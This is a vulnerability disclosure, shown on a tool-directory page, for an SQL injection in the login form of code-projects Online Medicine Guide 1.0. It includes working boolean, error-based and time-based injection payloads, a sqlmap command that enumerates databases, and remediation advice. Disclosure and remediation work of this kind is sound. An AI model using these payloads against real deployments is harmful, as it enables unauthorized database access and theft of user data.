
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-60736 — code-projects Online Medicine Guide 1.0 is vulnerable to SQL Injection | Kitploit

Tools/GitHubGitHub/nxvh1337/cve-2025-60736
Vulnerability AnalysisExploitationWeb Application ExploitationWeb SecurityPenetration TestingLearning & Education
GitHubnxvh1337/cve-2025-60736

CVE-2025-60736

code-projects Online Medicine Guide 1.0 is vulnerable to SQL Injection

View Repository
1231 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    350
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    292

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-60736: SQL Injection Vulnerability in Online Medicine Guide

Executive Summary

This document outlines a critical SQL injection vulnerability discovered in the Online Medicine Guide web application. The vulnerability allows unauthorized database access and poses significant security risks to the application and its users.

Submitter

  • Noah "nxvh" Heraud

1. Product Information

Affected Product

  • Product Name: Online Medicine Guide
  • Vendor: Code Projects
  • Vendor Homepage: https://code-projects.org/online-medicine-guide-in-php-css-javascript-and-mysql-free-download/
  • Affected Version: v1.0
  • Vulnerable File: /login.php
  • Software Type: Web Application (PHP/MySQL)

Technical Details

  • Programming Language: PHP
  • Database: MySQL
  • Frontend: CSS, JavaScript
  • Architecture: LAMP/WAMP Stack

2. Vulnerability Details

Vulnerability Classification

  • CVE ID: CVE-2025-60736
  • Vulnerability Type: SQL Injection
  • Severity: Critical
  • CVSS Score: 9.8 (Critical)
  • Attack Vector: Network
  • Attack Complexity: Low
  • Privileges Required: None
  • User Interaction: None
  • Scope: Changed

Root Cause Analysis

The vulnerability stems from insufficient input validation and sanitization in the /login.php file. The application directly concatenates user input from the upass parameter into SQL queries without proper sanitization or prepared statements.

Technical Root Cause:

  • Direct string concatenation in SQL queries
  • Lack of input validation and sanitization
  • Missing prepared statements implementation
  • Insufficient parameter binding

3. Proof of Concept

Vulnerability Location

  • File: /login.php
  • Parameter: upass (POST)
  • Attack Vector: HTTP POST request manipulation

Exploitation Methods

Method 1: Boolean-Based SQL Injection

POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' OR NOT 1852=1852-- iPRx

Method 1: Error-Based SQL Injection

POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' AND EXTRACTVALUE(4672,CONCAT(0x5c,0x7176707071,(SELECT (ELT(4672=4672,1))),0x71717a7071))-- knKp

Method 2: Time-Based Blind SQL Injection

POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' AND (SELECT 2089 FROM (SELECT(SLEEP(5)))zUlY)-- mWfa


Automated Testing

The vulnerability was confirmed using sqlmap:

sqlmap -u "http://localhost:8000/login.php" --data="uname=admin&upass=test" -p upass --batch --dbs

proof of exploit

4. Remediation Plan

Immediate Actions

  1. Emergency Patch: Implement input validation for upass parameter
  2. Database Monitoring: Enable comprehensive logging for suspicious activities
  3. Access Restriction: Implement rate limiting and IP-based restrictions
  4. Security Audit: Conduct immediate security assessment

5. Technical Remediation

Code Fix Example

Before (Vulnerable):

$query = "SELECT * FROM users WHERE username = '" . $_POST['uname'] . "'";

After (Secure):

$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");
$stmt->execute([$_POST['uname']]);

Security Best Practices Implementation

  1. Prepared Statements: Use parameterized queries exclusively
  2. Input Validation: Implement whitelist-based validation
  3. Output Encoding: Properly encode all output data
  4. Error Handling: Implement secure error handling without information disclosure
  5. Access Controls: Implement proper authentication and authorization

Document Version: 1.0
Last Updated: 03/10/2025 (dd/mm/yyyy)

Download Tool





